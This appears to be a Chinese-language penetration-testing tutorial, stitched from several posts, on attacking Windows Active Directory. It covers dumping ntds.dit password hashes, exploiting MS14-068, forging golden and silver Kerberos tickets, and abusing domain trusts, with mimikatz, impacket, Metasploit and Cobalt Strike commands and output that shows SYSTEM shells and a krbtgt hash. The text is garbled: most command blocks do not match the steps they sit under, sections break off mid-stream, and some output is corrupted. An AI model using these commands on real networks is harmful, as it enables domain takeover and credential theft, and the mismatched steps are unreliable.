NTDSDumpEx.exe 可以进行导出哈希值的操作，下载地址：<https://github.com/zcgovh/NTDSDumpEx/releases>

none

```
hashcat -m 13100 /tmp/hash.txt /tmp/password.list -o found.txt --force
```

mimikatz

mimikatz 有个 dcsync 的功能，可以利用卷影拷贝服务直接读取 ntds.dit 文件，不过需要管理员权限。

导出域内所有用户的用户名和哈希值

none

```
add-pssnapin microsoft.exchange*
```

导出域内指定用户的用户名和哈希值

none

```
Get-MailboxDatabase -server "dc"
```

也可以通过转储 lsass.exe 进行 dump 操作

none

```
Get-MailboxDatabase -Identity 'Mailbox Database 0761701514' | Format-List Name,EdbFilePath,LogFolderPath
```

如果输出内容太多，可以使用 log 命令，这样操作就都会被记录到文本里了

Invoke-DCSync.ps1

该脚本通过 Invoke-ReflectivePEinjection 调用 mimikatz.dll 中的 dcsync 功能，并利用 dcsync 直接读取 ntds.dit 得到域用户密码散列值

Invoke-DCSync.ps1 下载地址：<https://gist.github.com/monoxgas/9d238accd969550136db>

none

```
Get-Mailbox | Format-table Name,WindowsEmailAddress
```

MSF

msf 里的 psexec_ntdsgrab 可以获取目标的 ntds.dit 和 SYSTEM 并将其保存到 /root/.msf4/loot/ 目录下

none

```
Get-Mailboxstatistics -Identity Administrator | Select Displayname,ItemCount,TotalItemSize,TotalTimeSize,LastLogonTime
```

除此之外，在获取到会话后，也可以直接用 MSF 提供的模块获取 ntds.dit

none

```
Get-Mailbox -ResultSize Unlimited | Get-Mailboxstatistics | Sort-Object TotalItemSize -Descend
```

注意生成的 payload 需要和目标系统位数一致，否则会报错

DSInternals

DSInternals 主要功能包括离线 ntds.dit 文件操作以及通过目录复制服务（DRS）远程协议查询域控制器。

DSInternals 下载地址：<https://github.com/MichaelGrafnetter/DSInternals/releases>

安装 DSInternals

none

```
Get-ManagementRoleAssignment -role "Mailbox Import Export"
```

直接导出 hash，并保存在 output_hash.txt 文件里

none

```
New-ManagementRoleAssignment -Name "Import Export_Domain Admins" -User "Administrator" -Role "Mailbox Import Export"
```

或者导出 hashcat 支持的 hash，并保存在 output_hashcat.txt 文件里

none

```
Remove-ManagementRoleAssignment "Import Export_Domain Admins" -Confirm:$false
```

vshaow 和 QuarksPwDump

在正常的域环境中，ntds.dit 文件里包含大量的信息，体积较大，不方便保存到本地。

如果域控制器上没有安装杀毒软件，攻击者就能直接进入域控制器，导出 ntds.dit 并获得域账号和域散列值，而不需要将 ntds.dit 保存到本地。

QuarksPwDump 可以快速、安全、全面地读取全部域账号和域散列值。

QuarksPwDump 下载地址：<https://github.com/tuthimi/quarkspwdump/tree/master/Release>

ShadowCopy.bat 使用微软的卷影拷贝技术，能够复制被锁定的文件及被其他程序打开的文件，代码如下

none

```
net share inetpub=c:\inetpub /grant:everyone,full
```

vshadow.exe 是从 Windows SDK 中提取出来的，需要先安装 Windows SDK，下载地址：

<https://developer.microsoft.com/en-us/windows/downloads/sdk-archive/>

Windows SDK 下载安装完后，找到 vshadow.exe，我这里的路径是：

none

```
New-MailboxExportRequest -Mailbox administrator -FilePath \\192.168.7.77\inetpub\administrator.pst
```

将这三个文件放到同一个文件夹里后，运行 ShadowCopy.bat 文件，之后可以看到导出了 ntds.dit 和 system.hive 文件

使用 esentutl 修复导出的 ntds.dit 文件

none

```
Get-MailboxExportRequest
```

最后通过 QuarksPwDump.exe 导出域账号和散列值

none

```
Remove-MailboxExportRequest -Identity Administrator\MailboxExport
```

在 log 里就能看到导出的密码哈希了。

0、前言

在 2014 年微软修复了 Kerberos 域用户提权漏洞，即 MS14-068，CVE 编号为 CVE-2014-6324，该漏洞影响了 Windows Server 2012 R2 以下的服务器，该漏洞允许 RT 将任意用户权限提升至域管级别。

不过从漏洞年代就知道这已经是个远古时代的漏洞，现实中已经很少会碰到了，这里就简单记录下，顺便熟悉熟悉工具的用法。

14-068 产生的原因主要在于用户可以利用伪造的票据向认证服务器发起请求，如果用户伪造域管的票据，服务端就会把拥有域管权限的服务票据返回回来。

1、PyKEK

PyKEK 是一个利用 Kerberos 协议进行渗透的工具包，下载地址：<https://github.com/mubix/pykek>

使用 PyKEK 可以生成一个高权限的服务票据，之后通过 mimikatz 将服务票据导入到内存中。

MS 14-068 的补丁为：KB3011780，通过 wmic 查看补丁情况

none

```
Get-MailboxExportRequest -Status Completed | Remove-MailboxExportRequest
```

查看当前用户 SID

或者使用 wmic

none


```
Get-MailboxExportRequest | Remove-MailboxExportRequest
```

生成高权限票据，-d 指定域控地址

none

```
ntdsutil snapshot "activate instance ntds" create quit quit
```

打开 mimikatz 清除当前内存中的票据信息


将高权限票据注入内存


none

```
ntdsutil snapshot "mount {ce2f5901-022f-4c21-b266-b4c14db67749}" quit quit
```

使用 net use 连接域控后，使用 psexec 获取 Shell

这里 net use 使用 IP 可能会失败，因此在此使用机器名进行连接





2、GoldenPac

goldenPac.py 是一个用于对 Kerberos 协议进行测试的工具，它集成在 impacket 工具包里。

Kali 在使用之前需要先安装 Kerberos 客户端

none

```
copy C:\$SNAP_202109081356_VOLUMEC$\windows\NTDS\ntds.dit C:\ntds.dit
```

利用 goldenPac.py 获取 Shell

none

```
ntdsutil snapshot "unmount {ce2f5901-022f-4c21-b266-b4c14db67749}" "delete {ce2f5901-022f-4c21-b266-b4c14db67749}" quit quit
```

这里使用 IP 进行连接会连接不成功，只能使用主机名，因此可以在 hosts 文件中添加主机名对应的 IP

```
# python3 goldenPac.py 0day.org/jack:Aa123456@OWA2010SP3.0day.org
Impacket v0.9.24.dev1+20210917.161743.0297480b - Copyright 2021 SecureAuth Corporation

[*] User SID: S-1-5-21-1812960810-2335050734-3517558805-1133
[*] Forest SID: S-1-5-21-1812960810-2335050734-3517558805
[*] Attacking domain controller OWA2010SP3.0day.org
[*] OWA2010SP3.0day.org found vulnerable!
[*] Requesting shares on OWA2010SP3.0day.org.....
[*] Found writable share Address
[*] Uploading file KpWCRptZ.exe
[*] Opening SVCManager on OWA2010SP3.0day.org.....
[*] Creating service kaym on OWA2010SP3.0day.org.....
[*] Starting service kaym.....
[!] Press help for extra shell commands
Microsoft Windows [6.1.7601]
(c) 2009 Microsoft Corporation

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig /all

Windows IP configuration
```



goldenPac.py 是通过 PsExec 获得 Shell 的，因此会产生大量的日志，而且现在这种连接方式也已经被各大杀软所拦

共 1 页

钱。

3、kekeo

kekeo 也是一个工具集，其中包含了 ms14-068 的利用模块，kekeo 下载地址：<https://github.com/gentilkiwi/kekeo>

使用之前需要先清除票据

然后直接使用 kekeo 生成高权限票据

none

```
ntdsutil snapshot "List All" quit quit
```

之后就可以直接 dir 域控或者 PsExec 连接到域控了

4、MSF

MSF 中也有 MS 14-086 的提权 EXP，不过需要结合 mimikatz 进行利用

none

```
vssadmin create shadow /for=C:
```

设置好域名、域控 IP、密码、用户、SID 后运行，将会获取一个 bin 文件

由于 MSF 里不支持 bin 文件的导入，因此需要 mimikatz 对其进行格式转换

none

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12\windows\NTDS\ntds.dit C:\ntds.dit
```

之后，生成一个木马

none

```
vssadmin delete shadows /for=C: /quiet
```

将木马复制到目标主机上，并使其上线到 MSF

获得会话后，将刚才 mimikatz 转换后的 kirbi 文件导入到会话中

none

```
cscript vssown.vbs /start
```

之后使用 current_user_psexec 模块

none

```
cscript vssown.vbs /create c
```

然后就会返回高权限的会话

不过 MSF 在使用过程中报错了，网上一查发现别人也有这个错误，暂时还不清楚解决的方法

5、CS

先利用前面的 ms14-068.py 生成一个 ccache 文件，之后使用 KrbCredExport 将 ccache 文件转为 kirbi 格式

KrbCredExport 下载地址：<https://github.com/rvazarkar/KrbCredExport>

none

```
cscript vssown.vbs /list
```

接着使用 CS 的 kerberos_ticket_use 加载 ticket，之后就能访问到域控了


```
beacon> kerberos_ticket_use
[*] Tasked beacon to apply ticket in [REDACTED] /KrbCredExport/user.ticket
[+] host called home, sent: 2693 bytes
beacon> shell dir \\OWA2010SP3.0day.org\C$
[*] Tasked beacon to run: dir \\OWA2010SP3.0day.org\C$
[+] host called home, sent: 59 bytes
[+] received output:
驱动器 \\OWA2010SP3.0day.org\C$ 中的卷没有标签。
卷的序列号是 CC41-F739

\\OWA2010SP3.0day.org\C$ 的目录
2019/05/19  07:39    <DIR>          ExchangeSetupLogs
2019/05/19  06:47    <DIR>          inetpub
2019/05/26  10:35    <DIR>          Program Files
2019/05/26  10:35    <DIR>          Program Files (x86)
2019/05/19  06:48    <DIR>          Users
2021/09/24  09:20    <DIR>          Windows
2019/05/19  06:58    <DIR>          wwwdata
```



0 个文件 0 字节
7 个目录 47,964,016,640 可用字节

此时想让域控上线自然也是没问题的了，可以先添加一个域控地址的 target，然后选择 PsExec，勾选上 use session's current access token 通过 jack 的会话上线即可。



0、前言

RT 在利用黄金票据（Golden Ticket）进行 PTP 票据传递时，需要先知道以下信息：

伪造的域管理员用户名

完整的域名

域 SID

krbtgt 的 NTLM Hash 或 AES-256 值

其中 krbtgt 用户是域自带的用户，被 KDC 密钥分发中心服务所使用，属于 Domain Admins 组。

在域环境中，每个用户账号的票据都是由 krbtgt 用户所生成的，因此如果知道了 krbtgt 用户的 NTLM Hash 或者 AES-256 值，就可以伪造域内任意用户的身份了。

1、导出 krbtgt 的 NTLM Hash

在 mimikatz 下执行以下命令

none

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14\windows\NTDS\ntds.dit C:\ntds.dit
```

这里得到 krbtgt 的 NTLM Hash 为 d685b9c4fa2d318a9943ed68948af087

该命令使用的 dcsync 功能远程转储 AD 里的 ntds.dit，使用 /user 参数，可以只导出指定用户的值。

或者使用以下命令获取 krbtgt 的 NTLM Hash，域 SID 值，但该命令无法获取 AES-256 的值

none

```
cscript vssown.vbs /delete {22B93FE6-D53A-4ECA-BD5A-7A2A68203EF8}
```

2、获取基本信息

获取域 SID

none

```
ntdsutil "ac i ntds" "ifm" "create full c:/test" q q
```

这里得到 administrator 的 SID 为 S-1-5-21-284927032-1122706408-2778656994-500, 即表示当前域的 SID 就是 S-1-5-21-284927032-1122706408-2778656994

获取当前用户的 SID

查询域管理员账号

none

```
rmdir /s/q C:\test
```

查询域名

3、制作黄金票据

先将票据清空

生成票据

none

```
Import-Module .\Copy-VSS.ps1Copy-vss或者PowerShell -Exec bypass -C "Import-module .\Copy-VSS.ps1;Copy-vss"
```

传递票据并注入内存

none

```
set context persistent nowritersadd volume c: alias someAliascreateexpose %someAlias% k:exec "C:\windows\system32\cmd.exe" /c copy k:\Windows\NTDS\ntds.dit C:\ntds.ditdelete shadows alllist shadows allresetexit
```

4、验证权限

退出 mimikatz , 使用 dir 发现可以成功列出域控文件

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /admin:Administrator /domain:teamssix.com /sid:S-1-5-21-284927032-1122706408-2778656994 /krb
tgt:d685b9c4fa2d318a9943ed68948af087 /ticket:Administrator.kiribi
User      : Administrator
Domain    : teamssix.com (TEAMSSIX)
SID       : S-1-5-21-284927032-1122706408-2778656994
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: d685b9c4fa2d318a9943ed68948af087 - rc4_hmac_nt
Lifetime  : 2021/9/27 15:57:36 ; 2031/9/25 15:57:36 ; 2031/9/25 15:57:36
-> Ticket : Administrator.kiribi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt Administrator.kiribi

* File: 'Administrator.kiribi': OK

mimikatz # exit
Bye!
```

```
C:\Users\test.TEAMSSIX\Desktop\mimikatz_trunk\x64>dir \\dc\C$
驱动器 \\dc\C$ 中的卷没有标签。
卷的序列号是 8231-1ACA

\\dc\C$ 的目录
2021/07/01  10:00    <DIR>          inetpub
2021/09/09  12:33    <DIR>          Program Files
2021/09/09  12:33    <DIR>          Program Files (x86)
2021/09/09  12:40    <DIR>          temp
2021/04/29  09:32    <DIR>          Users
2021/09/27  15:39    <DIR>          Windows
2018/10/16  14:25             509,264 winsdk_web.exe
               1 个文件          509,264 字节
               6 个目录      73,554,255,872 可用字节
```

这里使用 PsExec 也同样是能获取到权限的，除了上面使用 NTLM Hash 之外，还可以使用 krbtgt 的 AES-256 值生成黄金票据

none

```
diskshadow /s C:\command.txt
```

命令完成之后，也会生成一个 Administrator.kiribi 文件，之后的操作就都一样了。

5、MSF 下的利用

首先上线一个普通用户，然后加载 kiwi 模块

生成黄金票据

none

```
reg save hklm\system c:\windows\temp\system.hive
```

将黄金票据注入内存

none

```
Import-Module .\Invoke-NinjaCopy.ps1Invoke-NinjaCopy -Path "C:\windows\ntds\ntds.dit" -LocalDestination "C:\ntds.dit"
```

注入成功后，进入 Shell 就能查看 dc 里的文件了

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > golden_ticket_create -d teamssix.com -k d685b9c4fa2d318a9943ed68948af087 -s
S-1-5-21-284927032-1122706408-2778656994 -u administrator -t /root/administrator.ticket
[+] Golden Kerberos ticket written to /root/administrator.ticket
meterpreter > kerberos_ticket_use /root/administrator.ticket
```

```
[*] Using Kerberos ticket stored in /root/administrator.ticket, 1864 bytes ...
```

```
[+] Kerberos ticket applied successfully.
```

```
meterpreter > shell
```

```
Process 5036 created.
```

```
Channel 1 created.
```

```
Microsoft Windows [汾 10.0.19042.1165]
```

```
(c) Microsoft Corporation 000000000000E00
```

```
C:\Users\test.TEAMSSIX\Desktop>dir \\dc\c$
```

```
dir \\dc\c$
```

```
0000 \\dc\c$ 0el00060k00
```

```
000000k000 8231-1ACA
```

```
\\dc\c$ 00L¼
```

```
2021/07/01 10:00 <DIR> inetpub
2021/09/09 12:33 <DIR> Program Files
2021/09/09 12:33 <DIR> Program Files (x86)
2021/09/09 12:40 <DIR> temp
2021/04/29 09:32 <DIR> Users
2021/09/27 16:05 <DIR> Windows
2018/10/16 14:25 509,264 winsdk_web.exe
```

```
1 000l0 509,264 00
```

```
6 00L¼ 73,554,223,104 000000
```



0、前言

白银票据 (Silver Ticket) 不同于黄金票据 (Golden Ticket)

Kerberos 协议详解: <https://teamssix.com/210923-151418.html>

白银票据不与密钥分发中心 KDC 交互, 因此没有了 Kerberos 认证协议里的前 4 步, 通过伪造的票据授予服务 TGS 生成伪造的服务票据 ST 直接与服务器 Server 进行交互。

白银票据与黄金票据的区别:

1、白银票据不经过 KDC, 因此白银票据日志相对于黄金票据会更少, 同时白银票据的日志都在目标服务器上, 域控上不会有日志

2、白银票据利用服务账户的哈希值, 不同于黄金票据利用 krbtgt 账户的哈希值, 因此白银票据更加隐蔽, 但白银票据的权限就远不如黄金票据的权限了

想利用白银票据需要先知道以下信息:

域名

域 SID

目标服务器的 FQDN 即完整的域名

可利用的服务

服务账户的 NTLM 哈希

伪造的用户名即任意用户名

1、伪造 CIFS 服务权限

CIFS 服务常用于 Windows 主机之间的文件共享，首先使用 mimikatz 获取服务账户的 NTLM 哈希，这里使用的 Username 为 DC\$ 的 NTLM 哈希

none

```
git clone https://github.com/SecureAuthCorp/impacket.gitcd impacketpython3 setup.py install
```

得到 HASH 后，清空当前系统中的票据，防止其他票据干扰

none

```
cd ./build/scripts-3.9python3 secretsdump.py teamssix.com/administrator:1qaz@WSX@192.168.7.7 -outputfile output_ntds
```

使用 mimikatz 生成伪造的白银票据

none

```
apt-get install autoconf automake autopoint libtool pkg-configwget https://github.com/libyal/libesedb/releases/download/20210424/libesedb-experimental-20210424.tar.gztar zxvf libesedb-experimental-20210424.tar.gzcd libesedb-20210424./configuremake installldconfig
```

```
esedbexport -m tables ntds.dit
```

在伪造票据后，使用 dir 命令就能读取到目标的共享服务了。

2、伪造 LDAP 服务权限

首先判断当前权限是否可以使用 dcsync 域控进行同步

none

```
git clone https://github.com/csababarta/ntdsxtract.git
cd ntdsxtract
python setup.py buildpython setup.py install
```

如果返回 ERROR 说明当前权限不能进行 dcsync 操作

接下来生成 LDAP 服务的白银票据

none

```
python2 dsusers.py ntds.dit.export/datatable.3 ntds.dit.export/link_table.5 output --syshive SYSTEM --passwordhas
her --pwdformat ocl --ntoufile atout --lmoufile lmout | tee all_user.txt
```

```
C:\Users\test.TEAMSSIX\Desktop\mimikatz_trunk\x64>. \mimikatz.exe "kerberos::golden /user:t /domain:teamssix.com /sid:S-1-5-21-284927032-1122706408-2778656994 /target:dc /rc4:ef9e49a41feaa171f642016fd4cb7e7a /service:ldap /ptt" exit

.##### mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^## "A La Vie, A L'Amour" - (oe,oe)
.## \ / ## /** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
.## v ## > https://blog.gentilkiwi.com/mimikatz
.## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
.##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /user:t /domain:teamssix.com /sid:S-1-5-21-284927032-1122706408-2778656994 /target:dc /rc4:ef9e49a41feaa171f642016fd4cb7e7a /service:ldap /ptt
User : t
Domain : teamssix.com (TEAMSSIX)
SID : S-1-5-21-284927032-1122706408-2778656994
User Id : 500
Groups Id : *513 512 520 518 519
Servicekey: ef9e49a41feaa171f642016fd4cb7e7a - rc4_hmac_nt
Service : ldap
Target : dc
Lifetime : 2021/10/9 14:01:16 ; 2031/10/7 14:01:16 ; 2031/10/7 14:01:16
Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated

C:\Users\test.TEAMSSIX\Desktop\mimikatz_trunk\x64>. \mimikatz.exe "lsadump::dcsync /dc:dc /domain:teamssix.com /user:krbtgt" exit

.##### mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^## "A La Vie, A L'Amour" - (oe,oe)
.## \ / ## /** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
.## v ## > https://blog.gentilkiwi.com/mimikatz
.## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
.##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /dc:dc /domain:teamssix.com /user:krbtgt
[DC] 'teamssix.com' will be the domain
[DC] 'dc' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
[DC] ms-DS-ReplicationEpoch is: 1
ERROR kuhl_m_lsadump_dcsync : GetNCChanges: 0x00002017 (8439)

mimikatz(commandline) # exit
Bye!
```

```
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 't@teamssix.com' successfully submitted for current session
mimikatz(commandline) # exit
Bye!

C:\Users\test\TEAMSSIX\Desktop\mimikatz_trunk\x64>
```

```
## / ## / *** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
## v ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz(commandline) # lsadump::dcsync /dc:dc /domain:teamssix.com /user:krbtgt
[DC] 'teamssix.com' will be the domain
[DC] 'dc' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS NEGOTIATE (9)
[DC] ms-DS-ReplicationEpoch is: 1

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration : 1601/1/1 8:00:00
Password last change : 2021/9/27 12:37:09
Object Security ID : S-1-5-21-284927032-1122706408-2778656994-502
Object Relative ID : 502

Credentials:
Hash NTLM: d685b9c4fa2d318a9943ed68948af087
ntlm- 0: d685b9c4fa2d318a9943ed68948af087
```

0、前言

常见的跨域攻击方法有以下几种：

- i、利用常规的渗透方法，比如 Web 漏洞
- ii、利用已知散列值进行哈希传递或票据传递，因为有可能域内的密码是通用的
- iii、利用域信任关系

这里主要看第三种：域信任关系

当有多个域时，不同的域之间想进行资源共享，就需要用到域信任，只有当域之间互相信任后，才能进行资源共享。

域信任关系可分为单向信任和双向信任。单向信任即 A 信任 B，但 B 不信任 A，双向信任同理。在创建子域时，系统会在新的子域和父域之间自动创建双向可传递信任关系。

域信任关系又可分为内部信任和外部信任。内部信任是指在同一片域之间的信任关系，这种信任关系是可传递的；外部信任指不同域之间域的信任关系，这种信任关系要视域间信任类型来判断是不是可传递。

在 Windows 操作系统中，只有 Domain Admins 组中的用户可以管理域信任关系；Enterprise Admins 组（仅出现在域的根域中）的成员对域中所有域拥有完全控制权限，默认情况下，该组包含域中所有域控上具有 administrators 权限的成员。

1、获取域信息

这里使用工具 lg 进行域内信息的收集，lg 是一款用 C++ 编写的用于管理本地用户组和域本地用户组的命令行工具，可用它来收集远程主机用户和组的信息。

枚举 teamssix 域中的用户组

枚举远程计算机的用户组，如果提示拒绝访问，说明没有信任关系

枚举远程计算机的用户名

枚举远程系统中全部用户的 SID

none

```
python2 dscomputers.py ntds.dit.export/datatable.3 computer_output --csvoutfile all_computers.csv
```

枚举远程系统指定组中的所有成员的 SID

none

```
impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL
```

2、利用域信任密钥获取目标域权限

这里环境信息为：

父域的域控：dc.teamssix.com

子域的域控：subdc.sub.teamssix.com

子域内的计算机：user4.sub.teamssix.com

子域内的普通用户：user4

在子域的域控中使用 mimikatz 获取需要的信息

none

```
cd ./build/scripts-3.9
python3 secretsdump.py -system SYSTEM -ntds ntds.dit LOCAL
```

得到当前域的 SID 、父域的 SID 和子域域管 NTLM 哈希后，在子域的普通用户机器上利用 mimikatz 制作信任票据

这里的 sids 是父域的 sid，sids 后的 519 表示创建的用户属于父域的管理员组

none

```
NTDSDumpEx -d ntds.dit -s system -o domain.txt
```

利用刚刚制作的信任票据获取目标域中目标服务的 TGS 并保存到文件中

none

```
lsadump::dcsync /domain:teamssix.com /all /csv
```

将获取的 TGS 票据注入到内存中

none

```
lsadump::dcsync /domain:teamssix.com /user:administrator
```

使用 dir 访问目标域控

none

```
privilege::debug  
lsadump::lsa /inject
```

```
C:\Users\user4\Desktop\mimikatz_trunk\x64>asktgs subdc_administrator.kirbi cifs/dc.teamssix.com  
##### AskTGS Kerberos client 1.0 (x86) built on Dec 8 2016 00:31:13  
## ^ ## "A La Vie, A L'Amour"  
## / \ ## /* **  
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
```

```
'## v ##' http://blog.gentilkiwi.com (oe. eo)
'#####' * * */

Ticket : subdc_administrator.kirbi
Service : krbtgt / teamssix.com @ sub.teamssix.com
Principal : administrator @ sub.teamssix.com

> cifs/dc.teamssix.com
* Ticket in file 'cifs.dc.teamssix.com.kirbi'

C:\Users\user4\Desktop\mimikatz_trunk\x64>kirbikator lsa cifs.dc.teamssix.com.kirbi

.##### KiRBikator 1.1 (x86) built on Dec 8 2016 00:31:14
.## ^## "A La Vie, A L'Amour"
## / \ ## /* * */
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com (oe. eo)
'#####' * * */

